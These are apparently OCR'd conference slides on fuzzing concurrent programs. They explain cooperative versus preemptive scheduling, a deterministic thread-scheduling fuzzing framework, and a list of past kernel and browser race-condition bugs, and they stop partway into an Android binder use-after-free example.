
PC

instruction

instruction

instruction

Preemptive Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

scheduler

Thread 2

instruction

instruction

instruction

instruction


instruction

PC

instruction

instruction

Preemptive Scheduling



Thread 1

instruction
instruction
instruction
yield
instruction
instruction
instruction

scheduler


TIMER
INTERRUPT
OCCURS

PC

Thread 2

instruction
instruction
instruction
instruction
instruction
instruction
instruction

Preemptive Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

PC → scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Preemptive Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

PC

scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Preemptive Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

PC

scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Preemptive Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

PC

instruction

scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Preemptive Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

PC → scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Preemptive Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

scheduler

Thread 2

instruction

instruction

instruction

instruction

instruction

instruction

PC

instruction

What’s the difference?

- Fundamentally they are very similar.
- Both have a notion of execution context.
- Both have a notion of blocking/yielding to the scheduler.
- But preemptive scheduling can induce a context switch at any time.
  - This is where the exponential blowup comes into play.
- Preemptive scheduling is the dominant approach as it helps ensure responsiveness and fairness in the face of bugs and poorly or maliciously-written programs.

Fuzzing Cooperative Scheduling

- Good news: this case is easy
  - Deterministic
  - No exponential blowup
  - We can even randomly fuzz task ordering!
- It works in the real world
  - Chrome browser process (outside sandbox) uses cooperative/async task model.
  - To fuzz IPC, simply call a bunch of IPC-exposed methods.
  - Those methods are non-blocking and if needed will queue up work on the task loop.
  - At the end of the testcase, run all pending tasks.
  - I found an exploitable race condition between IPC/server responses in AppCache with this approach several years ago.

Fuzzing Preemptive Scheduling: Lots of Problems

- Multiple threads: bad for determinism
- No control over preemption timing
  - No ability to fuzz different interleavings by luck
  - Even if we hit a buggy interleaving, no guarantee it will reproduce
- Assume we control preemption timing
  - Hypervisor-based? Coarse-grained and possibly slow.
  - There’s an exponential number of interleavings in the number of preemption points.

Fuzzing Preemptive Targets: First Attempt (2018-2020)

- Approach
  - Convert preemptive targets to cooperative targets
  - Don’t create threads; instead do their work periodically from the main loop
  - Doesn’t support blocking, extremely coarse grained
  - Works fine for simple targets with worker threads like garbage collection, etc.
- Example
  - Android NFC fuzzers
- Realization
  - There’s a massive gap between single-threaded targets and multi-threaded targets. Even if we couldn’t fuzz a single interleaving and did everything first-in first-out that would be a big improvement.

Fuzzing Preemptive Targets: Automation

- We don’t want to keep repeating this transformation by hand.
- Let’s intercept pthread functions and turn them into an async interface.
- We will need to intercept sync primitives as well so we don’t block.

Fuzzing Preemptive Targets: Needed Components

- We’ll need to intercept thread and sync functions.
- We’ll need our own scheduler so we know what’s runnable since that information is hidden in the kernel for now.
- Our thread creation and deletion will create new execution contexts.
- Our sync primitives will keep track of which threads are runnable.
- Our scheduler will manage handling the queue of pending work.

“Concurrence” Core APIs

- Executor
  - Create, destroy, and switch between contexts.
  - One thread at a time for determinism.
- Scheduler
  - Track runnable executor contexts and switch between them.
- Annotations
  - Yield(), Block(), GetThreadId(), MakeRunnable(tid)
  - Mutex and RWLock are provided and implemented in terms of these primitives.
- Semantics
  - Yield and Block are explicit in this scheduler.
    - Until a thread does one of these operations, it will not be rescheduled.

Hmmm… what is preemption again?

- Remember that preemptive scheduling really close to cooperative.
- With this new approach we already have to support blocking and yielding.
- Preemptions are just yields as far as scheduling is concerned.
- Observation: we can add an API to allow the develop to write arbitrary yield statements to simulate preemption even if it’s not enabled.

What sort of manual preemptions might work?

- XNU: Flow Divert Race Condition Use After Free (2022)
- XNU: kernel use-after-free in mach_msg (2021)
- Linux: unix GC memory corruption by resurrecting a file reference through RCU (2021)
- Chrome: Data race in HRTFDatabaseLoader::WaitForLoaderThreadCompletion (2021)
- Android NFC: Type confusion due to race condition during tag type change (2021)
- **Android Linux: fix binder UAF when releasing todo list** (2020)
- Samsung: UAF via missing locking in SEND_FILE_WITH_HEADER handler (2019)
- iOS/macOS: Race in XNU's mk_timer_create_trap() can lead to type confusion (2019)

Android Linux: fix binder UAF when releasing todo list

- Thread 1: enter binder_release_work from binder_thread_release
- Thread 2: binder_update_ref_for_handle() -> binder_dec_node_ilocked()
- Thread 2: dec nodeA --> 0 (will free node)
